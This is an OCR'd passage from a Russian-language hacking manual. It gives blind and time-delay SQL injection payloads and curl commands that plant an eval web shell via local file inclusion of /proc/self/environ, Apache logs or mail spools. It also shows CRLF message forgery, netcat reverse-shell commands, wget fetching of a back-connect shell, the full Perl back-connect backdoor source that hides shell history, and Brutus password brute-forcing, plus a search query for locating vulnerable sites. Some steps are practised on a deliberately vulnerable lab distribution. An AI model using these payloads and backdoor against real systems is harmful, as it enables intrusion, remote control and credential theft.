Уязвимые сайты легко искать через Google, вводя в строке поиска запрос: «Warning: mysql_num_rows(): supplied argument is not a valid MySQL result resource». Для сокращения диапазона поиска можно добавлять словосочетания «site:fr»,«site:uk» и т. п.

Возможна ситуация, когда обычная с виду SQL-инъекция работает не так, как вы ожидаете. Например, вы добавляете столбцы, пока количество их в двух запросах `select` не станет равным, но обнаруживаете, что ни один из параметров запроса не отображается на экране. Это означает, что вы имеете дело с классическим случаем слепой инъекции.

Если сайт оказался уязвимым, хакеру имеет смысл сразу сделать «ход конем» — проверить, загружается ли содержимое файла `/etc/passwd`:

```
id=29 and 1=(SELECT/**/ (IF((ASCII(SUBSTRING(
 load_file(0x2f6574632f706173737764),1,1))<=255),1,0)))
```

Если ответ на этот запрос положительный (страница загружается полностью), значит, вы можете с помощью эксплойта «вытащить» содержимое указанного файла. При некоторых навыках программирования легко модифицировать эксплойт для NaboPoll, чтобы он работал с этим сайтом (я рекомендую использовать мой вариант эксплойта, приведенный в приложении 6).

Если же ответ отрицательный (а так бывает более чем в 90% случаев), то надо попытаться отыскать и загрузить логины и пароли пользователей сайта, особенно администраторов. Также представляют интерес функции `user()`, `database()`, `version()` и переменная `@@version_compile_os`. Последняя содержит название операционной системы, установленной на сайте.

Использование временны́х задержек

Приводимый здесь материал немного сложнее предыдущего и в дальнейшем изложении больше не упоминается, так что, если сразу не разберетесь, можете не расстраиваться, а потом при необходимости достаточно просто вернуться к этому разделу.

Итак, что, если в уязвимом сценарии используется не оператор `SELECT`, а оператор `INSERT` (вставка записи) или `UPDATE` (модификация записи) и при этом результат его выполнения никак не влияет на вывод информации на экран? В этом случае хакеры пишут эксплойт, использующий временну́ю задержку, чтобы узнать, каков результат сравнения. Для MySQL используется функция `benchmark()`, для PostgreSQL — функция `pg_sleep()`, для MS SQL — функция `delay()`. С помощью функции `benchmark()` программисты тестируют производительность — она заданное количество раз вызывает какую-либо другую функцию. Если таким образом ресурсоемкую функцию выполнить много-много раз, время задержки достигнет нескольких секунд. И тогда по наличию задержки мы узнаем, что результат сравнения в запросе был истинным. Предположим, что в уязвимом скрипте есть такой sql-оператор:

```
INSERT INTO table VALUES ('aaa', 'bbb', '[sql]', 'xxx');
```

Этот оператор вставляет в таблицу `table` значения `'aaa'`, `'bbb'`, `'sql'` и `'xxx'`. Параметр `sql` здесь выделен квадратными скобками, потому что в нем есть sql-инъекция. Тогда мы можем в этот параметр вставить свой подзапрос `select` (в примере заключен в квадратные скобки):

```
INSERT INTO table VALUES ('aaa', 'bbb', '[ ' OR 1=if(ascii(lower(substring(
 (select user from mysql.user limit 1),1,1)>0, benchmark(
 999999,md5(now())),1), 'hacked') /* ]', 'xxx');
```

Здесь проверяется на равенство единице результат выполнения условного оператора `if`, который, как мы указали, в случае истинности условия выполнит функцию `benchmark`, в случае ложности — просто вернет значение –1. В самом же условии подзапросом `select` выбирается одно имя пользователя из таблицы `mysql.user`, из него берется первый символ, преобразуется к нижнему регистру

и проверяется, больше ли его ASCII-код, чем 0. Поскольку он наверняка больше, выполнится функция benchmark и временна́я задержка составит несколько секунд (функция benchmark у нас 999 999 раз вычисляет MD5-хэш от текущего времени). Запись значения xxx в таблицу у нас не произойдет, потому что перед этим стоят символы комментария (/*), вместо него запишется слово hacked. А вот этот оператор выполнится без задержки, потому что код символа не может превышать 255:

```
INSERT INTO table VALUES ('aaa', 'bbb', '[
 ' OR 1=if(ascii(lower(substring((
 select user from mysql.user limit 1),1,1)>255, benchmark(
 999999,md5(now())),1) ), 'hacked') /* ]', 'xxx');
```

Если перебор осуществляется проверкой символа на равенство, следует ставить задержку именно в случае, когда условие истинно. Поскольку отрицательный результат сравнения встречается намного чаще, перебор будет происходить быстрее. При использовании временны́х задержек нет смысла применять метод половинного деления, потому что в этом методе отрицательный и положительный результаты сравнения равновероятны и, значит, много раз будет срабатывать временна́я задержка.

При реализации эксплойта с использованием функции benchmark нужно учитывать следующие моменты:

- Вызов функции benchmark серьезно нагружает процессор сервера. Администратор может заметить задержки в работе.
- Время работы эксплойта прямо пропорционально длине извлекаемой записи. На подбор 32-символьного хэша уходит больше часа.
- Взломщику требуется скоростной доступ в Интернет.
- Количество выполнений тестовой функции benchmark (в нашем случае 999 999) зависит от производительности сервера. Желательно в эксплойте сначала выполнять автоподстройку этого параметра.
- После каждого вызова функции benchmark системе нужно давать паузу, равную или процентов на 50 бо́льшую продолжительности выполнения самой функции. Иначе следующий запрос будет иметь непредсказуемое время выполнения, и последующие символы начнут обрабатываться неправильно.

08 Новые возможности PHP-инклуда

Инъекция в файл /proc/self/environ

Допустим, что на определенном сайте (http://site.com) присутствует php-код, уязвимый для локального инклуда.

Также предположим, что возможности залить файл/картинку с шеллом у нас нет, пути к логам сервера Apache мы не нашли, а в каталоге /tmp не сохраняются данные сессий. Что делать?

Неискушенный в локальном инклуде хакер опустил бы руки. Искушенный же использует хранилище переменных окружения /proc/self/environ. Когда мы запрашиваем любую php-страничку на сервере, создается новый процесс. В *nix-системах каждый процесс имеет собственную запись в каталоге /proc, а /proc/self — это статический путь и символическая ссылка, содержащая полезную информацию для последних процессов.

Если записать веб-шелл в /proc/self/environ, то появится возможность выполнять произвольные команды системы. Аналогично тому, как мы проводили инъекцию в логи сервера Apache, можно включить код и в /proc/self/environ.

Для примера возьмем поле user-agent (имя веб-браузера). По умолчанию часть /proc/self/environ, показывающая user-agent, выглядит примерно так:

```
PATH=/sbin:/usr/sbin:/bin:/usr/bin:/usr/X11R6/bin:/usr/bin:/bin
SERVER_ADMIN=admin@site.com
...
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.0.4)
Gecko/2008102920 Firefox/3.0.4 HTTP_KEEP_ALIVE=150
...
```

А теперь вместо user-agent подставляем <?php eval($_GET[cmd]); ?> и обращаемся к нашему уязвимому скрипту командой curl:

```
curl "http://site.com/index.php?page=../../../../../../../../../proc/
  self/environ&cmd=phpinfo();" -H "User-Agent: <?php eval(\$_GET[cmd]); ?>"
```

Функция phpinfo() успешно выполнится. При этом часть /proc/self/environ с хакерским кодом user-agent будет выглядеть так:

```
PATH=/sbin:/usr/sbin:/bin:/usr/bin:/usr/X11R6/bin:/usr/bin:/bin
SERVER_ADMIN=admin@site.com
...
<?php eval($_GET[cmd]); ?> HTTP_KEEP_ALIVE=150
...
```

Недостаток метода в том, что строка `user-agent` и вредоносный запрос должны внедряться одновременно (так как наш код в `/proc/self/environ` легко сможет изменить любой другой последующий процесс).

Поиск логов сервера Apache

Как узнать местонахождение файлов `access_log` и `error_log`? На самом деле знать, где они лежат, вовсе не обязательно. В том же каталоге `/proc` расположена символическая ссылка на реальное местоположение логов Apache.

Использовать ее для инклуда можно несколькими способами:

- Через `id` процесса и ярлыки:

  ```
  /proc/%{PID}/fd/%{FD_ID}
  ```

  Здесь `%{PID}` — идентификатор процесса (узнать можно, просмотрев файл `/proc/self/status`), `%{FD_ID}` — ярлыки соответствующих файлов (обычно 2 и 7 — логи сервера Apache).

  Пример:

  ```
  http://site.com/index.php?page=../../../../../../../../proc/self/status
  ```

  Допустим, значение `%{PID}` равно 1228, тогда конечный эксплойт будет выглядеть следующим образом:

  ```
  curl "http://site.com/index.php?page=../../../../../../../../proc/
    1228/fd/2&cmd=phpinfo();" -H "User-Agent: <?php eval(\$_GET[cmd]); ?>"
  ```

- Напрямую, без узнавания `id` процесса, а используя `self`:

  ```
  curl "http://site.com/index.php?page=../../../../../../../../proc/
    self/fd/2&cmd=phpinfo();" -H "User-Agent: <?php eval(\$_GET[cmd]); ?>"
  ```

  Этот способ надежнее, так как `self` — это текущий процесс, а в предыдущем случае `id` процесса может поменяться. В обоих представленных способах (как и при любом локальном инклуде логов сервера Apache) эти логи должны быть доступны для чтения.

Инклуд почтового сообщения

На этот раз представим, что на сайте не работают оба представленных способа инклуда. Такие случаи действительно бывают, но итальянские хакеры из группы Secteam смогли изобрести хитрый способ реализации инклуда через обычное сообщение электронной почты.

Большинство веб-приложений содержат в себе функцию отправки почты в качестве части регистрационной системы, каких-либо подписок и т. п. Зачастую пользователь может сам изменять содержимое такого письма. При этом *nix-системы могут сохранять такое письмо локально.

Сама процедура локального инклуда через e-mail выглядит так:

1. Хакер регистрируется в веб-приложении на уязвимом сервере.
2. Хакер заменяет какую-либо часть своего профиля (например, «Обо мне»), которая должна прийти в письме в качестве подтверждения смены информации, вредоносным php-кодом, подготовленным для локального инклуда.
3. Хакер заменяет свой электронный адрес строкой вида `wwwrun@localhost`, где `wwwrun` — пользователь, под которым запущен http-демон (возможны также варианты `www-data`, `nobody`, `www`, `apache`, `wwwdata` и т. д.).

Отправленное письмо будет лежать в каталоге `/var/mail` (либо в `/var/spool/mail`) и иметь название пользователя, под которым работает http-демон.

Вот эксплойт для этого способа с применением стандартной программы `curl`:

```
curl "http://site.com/index.php?page=../../../../../../../../var/mail/
  wwwrun&cmd=phpinfo();"
```

Отмечу, что файл почтового сообщения будет доступен только тому пользователю, которому адресовано письмо (то есть веб-сервер должен быть обязательно запущен под тем же пользователем).

09 CRLF-инклуд

CRLF-инклуд — это очень простая уязвимость, которая позволяет, например, подделывать сообщения в чатах. Предположим, что сообщения чата хранятся в текстовом файле примерно в таком формате:

```
[00:20:33] <Admin> всем привет!
[00:20:40] <Lapochka> привет, Admin!
```

После своего сообщения (скажем, ваш ник в чате — `Alex`) вы просто вставляете шестнадцатеричный код перевода строки (`%0a`) и имитируете сообщение от чужого имени:

```
Привет, народ!%0a[00:20:51] <Admin> отстань от меня, Lapochka!
```

В результате файл с сообщениями примет следующий вид:

```
[00:20:33] <Admin> всем привет!
[00:20:40] <Lapochka> привет, Admin!
[00:20:49] <Alex> Привет, народ!
[00:20:51] <Admin> отстань от меня, Lapochka!
```

В некоторых чатах локальных файлообменых сетей (например, FlyLinkDC++) даже не нужно вводить символы `%0a` — достаточно вместо этого нажать комбинацию клавиш Ctrl+Enter на клавиатуре (на это мне указал Codehunter aka Born Dragon).

Часть III
Что дальше?

- 0A. Получение полноценного доступа к шеллу
- 0B. Удаленный подбор паролей
- 0C. Локальный взлом паролей
- 0D. Повышение привилегий
- 0E. Сокрытие следов присутствия
- 0F. Исследование системы
- 10. Алгоритмы получения контроля над сервером
- 11. Удаленные эксплойты
- 12. Противодействие хакерам
- 13. Реальные задачи IT-безопасности

0A Получение полноценного доступа к шеллу

Следующим шагом является получение **полноценного доступа к командной оболочке (шеллу)**. Почему это важно? Помимо очевидного удобства работы, при наличии такого доступа можно попытаться получить права суперпользователя (`root`). Многие начинающие хакеры даже считают это абсолютно необходимым условием для использования локальных эксплойтов, повышающих права, но в главе 0D я описал хитрый способ получения прав суперпользователя при наличии только веб-шелла. Рассмотрим, как получить нормальный шелл-доступ, имея в распоряжении веб-шелл, созданный в главе 05.

Самым простым и надежным способом, на мой взгляд, является использование утилиты netcat (запускается командой `nc`). Эта утилита присутствует во многих бесплатных версиях Unix (в том числе Linux). К сожалению, она не всегда «понимает» параметр `-e`, необходимый для выполнения произвольной команды после установления соединения (в нашем случае — для запуска командной оболочки), но в имеющемся у нас дистрибутиве DVL с этим все в порядке.

Сначала хакер должен запустить в командной строке на своем компьютере утилиту netcat в режиме прослушивания порта следующим образом:

```
nc -l -n -v -p 25
```

Здесь после параметра `-p` указывается номер прослушиваемого порта (25), на который будет осуществляться соединение извне. Можно использовать любой другой свободный номер порта. Вместо опции `-v` (verbose — подробный отчет) можно указать опцию `-vv` (very verbose — очень подробный отчет).

Затем хакер должен запустить netcat на удаленном узле:

```
nc -e  /bin/sh  IP_хакера 25
```

Эта команда осуществляет **обратное соединение** (back connect) с компьютером хакера. После параметра указывается исполняемая программа, в данном случае — командная оболочка `/bin/sh`. Так как IP-адрес локального хоста есть `127.0.0.1`, у нас команда будет выглядеть так:

```
nc -e  /bin/sh  127.0.0.1 25
```

В результате на своем компьютере хакер увидит сообщение о том, что произошло соединение (connect), после чего сможет вводить команды, которые будут

выполняться на удаленной системе. В нашем случае, чтобы запустить netcat на удаленной системе, в строке браузера хакер должен ввести команду

```
nc+-e+/bin/sh+127.0.0.1+25
```

К сожалению, обратное соединение с помощью браузера на нашей системе невозможно. Но чтобы хотя бы посмотреть, как работает обратное соединение, можно запустить оба экземпляра netcat через консоль.

Итак, на виртуальной машине с Damn Vulnerable Linux запустите два окна консоли, как показано на рис. 0A.1. Консоль запускается щелчком на значке с черным монитором (второй слева на нижней командной панели).

Рис. 0A.1. Получение шелла с помощью утилиты netcat и удаленное выполнение команд

Теперь в первой консоли наберите команду

```
nc -l -n -vv -p 25
```

После нажатия клавиши Enter должно появиться сообщение

```
listening on [any] 25 ...
```

Это значит, что netcat ждет входящего соединения на порт 25. Во второй консоли наберите команду

```
su nobody
```

Затем нажмите клавишу Enter. Эта команда позволяет переключиться с пользователя `root` на пользователя `nobody`. Это сделано для того, чтобы все выглядело,

как в реальной жизни, ведь мы пока что получили доступ к удаленной системе только в качестве пользователя nobody. Теперь во второй консоли запустите программу netcat:

```
nc -e  /bin/sh  127.0.0.1  25
```

После нажатия клавиши Enter переключитесь на первую консоль. При этом в первой консоли должно появиться сообщение о внешнем подключении:

```
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1]
```

Это означает, что утилита netcat со второй консоли (в реальной жизни — со взламываемого компьютера) подключилась к netcat с первой консоли (в реальной жизни — консоли на компьютере хакера). Далее наберите в первой консоли команду id и еще раз убедитесь, что вы подключились ко второй консоли, потому что идентификатор пользователя здесь nobody, а в первой консоли вы — пользователь root. Также можете выполнить команду uname -a или любую другую команду. Для завершения соединения с компьютером-жертвой выполните команду exit либо просто нажмите клавиши Ctrl+C.

Но что делать, если на компьютере-жертве нет утилиты netcat или она не позволяет использовать параметр -e? Тогда можно «залить» в доступный для записи каталог на удаленном компьютере небольшую хакерскую программу, осуществляющую обратное соединение; такая программка называется **бэк-коннект шелл** (back connect shell), а найти ее можно через Google, введя запрос back connect shell download. Для реальной работы хакеру надо найти адрес в Интернете, где эта программа уже лежит в виде текстового файла (в чистом виде), либо самому поместить ее на своей страничке в Интернете, чтобы оттуда ее можно было копировать на целевой компьютер. Предположим, хакер нашел такой бэк-коннект шелл и поместил на своей страничке mypage на сайте Народ.ру в виде текстового файла backconnect.txt. (Ни в коем случае так не делайте, даже если загружаете файл оттуда на свой локальный компьютер!) Тогда, чтобы загрузить его на целевой компьютер, он может использовать команду wget со следующими опциями:

```
wget -O /tmp/bc.pl http://mypage.narod.ru/backconnect.txt
```

Опция -O позволяет указать после нее имя выводимого файла (обязательно набирайте букву O в верхнем регистре, так как в *nix-системах, в отличие от Windows, регистры букв в командах различаются). В нашем примере файл будет загружен в каталог /tmp под именем bc.pl. В качестве альтернативы можно загрузить файл с помощью команды curl или ftp. В случае curl команда будет выглядеть так:

```
curl -o /tmp/bc.pl http://mypage.narod.ru/backconnect.txt
```

После загрузки не забудьте выполнить следующую команду, чтобы сделать этот файл исполняемым:

```
chmod 755 /tmp/bc.pl
```

Далее запустите его на выполнение, просто указав имя файла /tmp/bc.pl и аргументы: IP-адрес компьютера хакера, с которым нужно соединиться, и номер порта. В нашем случае команда будет примерно такой:

```
/tmp/bc.pl 127.0.0.1 25
```

Я уже нашел в Интернете неплохой бэк-коннект шелл на языке Perl, так что загрузим его в свой компьютер напрямую. Для этого перейдите на адрес http://otaku-studios.com/showthread.php/72978-Perl-Backconnect и скопируйте текст программы в буфер обмена. На всякий случай приведу его здесь полностью:

```
#!/usr/bin/perl
use IO::Socket;
$system    = '/bin/bash';
$ARGC=@ARGV;
print "IHS BACK-CONNECT BACKDOOR\n\n";
if ($ARGC!=2) {
   print "Usage: $0 [Host] [Port] \n\n";
   die "Ex: $0 127.0.0.1 2121 \n";
}
use Socket;
use FileHandle;
socket(SOCKET, PF_INET, SOCK_STREAM, getprotobyname('tcp')) or die print "[-] Unable
to Resolve Host\n";
connect(SOCKET, sockaddr_in($ARGV[1], inet_aton($ARGV[0]))) or die print "[-] Unable
to Connect Host\n";
print "[*] Resolving HostName\n";
print "[*] Connecting... $ARGV[0] \n";
print "[*] Spawning Shell \n";
print "[*] Connected to remote host \n";
SOCKET->autoflush();
open(STDIN, ">&SOCKET");
open(STDOUT,">&SOCKET");
open(STDERR,">&SOCKET");
print "IHS BACK-CONNECT BACKDOOR  \n\n";
system("unset HISTFILE; unset SAVEHIST;echo --==Systeminfo==--; uname -a;echo;
echo --==Userinfo==--; id;echo;echo ----==Directory==--; pwd;echo; echo --==Shell==--
");
system($system);
#EOF
```

Далее откройте редактор Kate, создайте новый файл, вставьте туда содержимое буфера обмена (текст нашего шелла) и сохраните файл в каталоге /tmp под именем bc.pl.

Используем те же два окна консоли, что и в предыдущем примере. Во втором окне, если вы его открыли заново, снова выполните команду su nobody. Если вы его не закрывали, то выполнять эту команду не нужно. Затем там же выполните такую команду:

```
chmod 755 /tmp/bc.pl
```

В первом окне консоли введите, как и в прошлый раз, команду (после чего не забудьте нажать клавишу Enter):

```
nc -l -n -vv -p 25
```

Во второй консоли запустите наш шелл:

```
/tmp/bc.pl 127.0.0.1  25
```

Рис. 0A.2. Получение шелла с помощью программы IHS Back-Connect

Переключитесь на первую консоль и наблюдайте результат (рис. 0A.2).

Как видим, при запуске бэк-коннект шелл автоматически выполняет три хакерские команды (`uname -a`, `id` и `pwd`) и выводит результат их выполнения. Но на самом деле перед этим выполняется еще пара команд:

```
unset HISTFILE
unset SAVEHIST
```

Это можно видеть в исходном тексте программы. Данные команды препятствуют сохранению истории вводимых вами команд в файле `.bash_history`. Настоящие хакеры всегда вводят их перед началом каждого сеанса работы в чужой системе, чтобы оставлять поменьше следов. Далее вы можете вводить команды сами. Программы, подобные той, которую вы только что использовали, называются еще **бэкдорами** (*backdoor* — задняя дверь, черный ход, лазейка). И в самом деле, мы проникаем в систему не как нормальный пользователь, введя логин и пароль, а как бы с черного хода. Но в следующих главах мы рассмотрим, как хакер может получить доступ с логином и паролем легального пользователя.

Иногда каталогу `/tmp` назначают так называемый sticky-бит, что выглядит как `drwxrwxrwt` в листинге каталога. Этот бит не позволяет прочим пользователям

удалять файлы. Тогда для загрузки бэк-коннект шелла (или эксплойтов для получения прав root) нужно использовать другой каталог, у которого установлены права drwxrwxrwx. Такие каталоги можно найти командой find:

```
find / -type d -perm -0777 -print > /tmp/.file &
```

Указанная команда найдет все подходящие каталоги и сохранит их список в файле /tmp/.file.

0B Удаленный подбор паролей

Мы не зря в главе 02 рассказывали о способах получения содержимого файла `/etc/passwd`, содержащего имена пользователей системы (логины). Сейчас мы научимся применять программы, осуществляющие подбор паролей к удаленным ресурсам. Такие программы (переборщики паролей) называют еще **брутфорсерами** (*brute force* — метод грубой силы). Первым делом мы можем проверить пароли, совпадающие с именами пользователей. Если пользователей в системе много (сотни или даже тысячи), есть шанс, что нам повезет, потому что по статистике примерно 1–3% из них имеют пароли, совпадающие с логином. Для начала на основе файла `/etc/passwd` нужно подготовить вручную или с помощью простой программки (которую можно написать самому или взять в Интернете) текстовый файл со списком пользователей и их паролей (в исходном варианте совпадающих с именами пользователей) вида

```
user1:user1
user2:user2
...
userN:userN
```

Далее переключаемся из виртуальной машины в Windows, находим и загружаем из Интернета программу **Brutus AET 2** (`http://www.hoobie.net/brutus`). Кроме того, нужно найти и загрузить программу-клиент **PuTTY** (под Windows). Программа PuTTY позволяет подключаться к различным портам удаленной системы по разным протоколам. Таким образом, вместо того чтобы сканировать порты удаленной системы, можно будет просто проверить наиболее важные номера портов, подключаясь к ним с помощью программы PuTTY (рис. 0B.1). В Linux для этой цели можно использовать команду `nc`. Следует для начала проверить порты **21** (FTP — скачивание и закачивание файлов), **110** (POP3 — получение почты), **23** (telnet), **22** (SSH — удаленный доступ к командной строке по протоколу SSH). Правда, Brutus не позволяет работать с протоколом SSH, но для этого случая у нас есть программа **BruteSSH** в Linux Back Track 4.

Чтобы с помощью программы PuTTY подключиться к порту SSH, нужно набрать имя хоста или IP-адрес (`Host name (or IP-address)`) — в нашем примере указан адрес `www.site.com`, но на самом деле нужен реальный адрес. Порт оставляем по



Рис. 0В.1. Стартовое окно программы PuTTY

умолчанию (22). Тип соединения (Connection type) также оставляем по умолчанию — SSH. После щелчка на кнопке Open (Открыть) открывается экран терминала. Если на нем появится приглашение типа `login as:`, значит, доступ по протоколу SSH разрешен. В противном случае появится окно с сообщением об ошибке, а окно терминала закроется. Для пробы можете подключиться к своему компьютеру по адресу `127.0.0.1`. Разумеется, система выдаст сообщение об ошибке, потому что этот порт на вашем компьютере закрыт. Чтобы вручную подсоединиться к портам 21, 25, 110, набираем соответствующий номер в поле Port, а в группе Connection type устанавливаем переключатель Raw. Далее остается щелкнуть на кнопке Open. Аналогично предыдущему случаю, если в открывшемся окне терминала появится какой-то текст с приглашением системы, значит, порт открыт.

Теперь настает черед программы **Brutus** (рис. 0В.2). В зависимости от того, какие порты открыты на исследуемой системе, выбираем тип протокола (Type). Допустим, открыт порт 21 (FTP). В этом случае выбираем вариант FTP. Пароль пользователя `root` подобрать таким образом не получится, и не только из-за того, что он сложный, а просто потому, что удаленный вход пользователя `root` по протоколу FTP в современных системах запрещен. Зато пароли простых пользователей найти, возможно, удастся. Для начала выбираем в списке Pass Mode (Режим пароля) вариант Combo List и в поле Combo File указываем имя нашего файла с парами вида `логин:пароль`. Пример такого файла поставляется с программой

Brutus под именем example-combo.txt. Разумеется, в поле Target надо указать адрес исследуемого хоста. После всех приготовлений щелкаем на кнопке Start. Программа запустится, и в случае успеха найденные пароли (и, конечно, логины, к которым они подошли) появятся внизу в таблице Positive Authentication Results (Положительные результаты аутентификации).



Рис. 0В.2. Главное окно программы Brutus

Если программа ничего не найдет, можно попробовать перебор по словарю. В качестве небольшого отступления приведу результаты исследования Моррис и Граппа (Morris and Grampp). Эти авторы проверили несколько десятков машин, используя в качестве пробных паролей подборку из 20 наиболее распространенных женских имен и добавляя после имени по одной цифре. Общее количество пробуемых паролей составляло 200. Как минимум один из этих 200 паролей оказывался правильным на каждой из проверяемых машин.

Для перебора по словарю надо подготовить два файла — файл с именами пользователей и файл с паролями (словарь паролей). С Brutus поставляется небольшой словарь паролей — words.txt. Более объемные словари можно найти в Интернете или позаимствовать у других программ-переборщиков. Есть словари тематические (например, слова, связанные с кино, компьютерами, или уже упоминавшийся список женских имен). Есть и словари для различных языков (английский, немецкий, французский, русский, арабский и т. п.). После этого достаточно

в списке Pass Mode выбрать вариант Word List, а в полях User File и Pass File указать, соответственно, файл с логинами и файл словаря.

Чтобы опробовать программу Brutus на локальном компьютере, нам нужно установить и запустить любой бесплатный FTP-сервер под Windows. Мой выбор пал на сервер **TYPSoft FTP Server**. Найти его можно по адресу `http://soft.mydiv.net/win/files-TYPSoft-FTP-Server.html`.

Сервер не требует установки, достаточно запустить исполняемый файл `ftpserv.exe`. Кстати, выбрав в меню команду Setup ▸ FTP, можно задать русский язык интерфейса (Language — russian), но я все проделал с англоязычным интерфейсом. Командой Setup ▸ Users (Настройки ▸ Пользователи) я создал пользователя midnight с паролем 12345 (рис. 0В.3).



Рис. 0В.3. Создание нового пользователя в TYPSoft FTP Server

После этого в каталоге с программой Brutus я создал файл `combo.txt`, взяв за основу имеющийся там файл `example-combo.txt`, и внес в него нового пользователя с паролем (`midnight:12345`). Далее я настроил программу Brutus, как показано на рис. 0В.4, и запустил ее щелчком на кнопке Start. В нижней части рисунка показан результат положительной аутентификации по протоколу FTP (пароль найден).

На вкладке Main нашего FTP-сервера отлично видно, как программа Brutus подбирала пароли (рис. 0В.5). Так что активность хакера в реальной жизни не останется незамеченной. Кстати, TYPSoft FTP Server хранит в файле `users.ini` среди прочей информации о пользователях и md5-хэши их паролей, которые легко восстановить средствами, описанными в следующей главе.

